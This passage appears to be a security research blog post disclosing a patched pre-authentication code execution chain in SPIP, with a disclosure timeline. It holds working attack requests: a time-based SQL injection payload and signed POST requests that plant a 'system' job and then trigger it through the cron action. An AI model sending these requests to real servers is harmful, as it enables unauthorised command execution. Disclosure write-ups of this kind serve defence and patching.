
```php
<?php
// ecrire/inc/modifier.php
$c = $set;
if (!$c) {                                  // $set is null on a URL call
    foreach ($include_list as $champ) {
        $c[$champ] = _request($champ);  // every column, read from the request
    }
}
```

We plant the job with:


- `fonction` → `system`
- `args` → `["id > /var/www/html/IMG/ambionics 2>&1"]`

```http
POST /spip.php?action=editer_objet HTTP/1.1
Host: 127.0.0.1:8000
Content-Type: application/x-www-form-urlencoded

arg=job/0&hash=6cbe4bfb0622dbd33111d3eec377782f891ab1e54b4489fd74c763d810176f55&fonction=system&args=a:1:
{i:0;s:37:"id > /var/www/html/IMG/ambionics 2>&1";}
```



Request Injected jobs



Injected jobs in spip_jobs table

Running the job

Nothing here is a bug: `cron` and `syndiquer_site` are normal SPIP actions we use to run our job.

A row in `spip_jobs` is not a running job. Something has to drain the queue, and that is done by the `cron` action.

`cron` doesn't scan `spip_jobs` every time. First, it reads a cached timestamp from the file `tmp/job_queue_next.txt` to know when the next job is due. If that time is still in the future, `cron` exits immediately without touching the table.

Source: `queue.php#L300-343`

```php
<?php
// ecrire/inc/queue.php
if (queue_sleep_time_to_next_job() > 0) return;   // cache in the future -> never reads spip_jobs
// ...
sql_allfetsel('*', 'spip_jobs', 'status=1 AND date<=' . sql_quote($now));   // else: drain
```

`tmp/job_queue_next.txt` is only refreshed by SPIP's job API, and `editer_objet` never calls it, so calling `cron` directly would skip our row.

To force the refresh, we use `syndiquer_site`, a public action that makes SPIP's job API recompute the cache from the queue. Our row is the earliest one due, so the cache now points to it:


```http
POST /spip.php?action=syndiquer_site HTTP/1.1
Host: 127.0.0.1:8000
User-Agent: ambionics
Content-Type: application/x-www-form-urlencoded

arg=1&hash=68ee784578887e2d79d778d110f9b6e77141dc6b3427c81fe58584911e1aa975
```

Then we drain the queue:

```http
GET /spip.php?action=cron HTTP/1.1
Host: 127.0.0.1:8000
User-Agent: ambionics
```

And we get our result:



Remote Command Execution

A full exploit script is now available on GitHub.

The chain, end to end

```
(1) POST sitemap.xml&annee=IF(1,SLEEP(5),0)                    # SQL injection → leak alea_ephemere
(2) POST action=editer_objet arg=job/0                         # Broken access control + mass assignment →
insert our payload
(3) POST action=syndiquer_site                                 # Refresh the cron cache
(4) GET  action=cron                                           # Execute the queue → RCE
```



The whole chain with casse-spip.py

No account was touched, no session was created, and no privileged role was needed at any point.

Affected versions

Every SPIP release before 4.4.18 is vulnerable.

Conclusion

Three independent vulnerabilities chain into a pre-authentication remote code execution. The SQL injection can only read, but what it reads is `alea_ephemere`, the secret SPIP uses to sign its actions. With that one key, we sign actions as if they came from SPIP's own forms and run them without any authorization check, which opens two paths to code execution: reset the administrator password and install a backdoored plugin, or plant a row in `spip_jobs` that the cron turns into a PHP call.

Timeline

- [2026/07/29]: **Ambionics** reported the vulnerabilities to **SPIP** by email.
- [2026/07/30]: **Ambionics** requested CVE identifiers from **VulnCheck**.
- [2026/08/05]: **SPIP** proposed a first patch, which was incomplete.
- [2026/08/06]: **Ambionics** requested an additional fix.
- [2026/08/10]: **SPIP** released a complete fix in version **4.4.18**.
- [2026/09/11]: **VulnCheck** assigned CVE-2026-72708, CVE-2026-72709 and CVE-2026-72710.
- [2026/09/16]: **Ambionics team** released this blog post.

We're hiring!

Ambionics is an entity of Lexfo, and we're hiring! To learn more about job opportunities, do not hesitate to contact us at rh@lexfo.fr. *We're a french-speaking company, so we expect candidates to be fluent in our beautiful language.*

Thanks for reading!

Feel free to check our other publications

Check our offensive & continuous web security assessment service

AMBIONICS SECURITY

Lexfo

+33 1 40 17 91 28
5, rue Saulnier
75009 Paris

CONTACT US

© LEXFO 2024 - All rights reserved

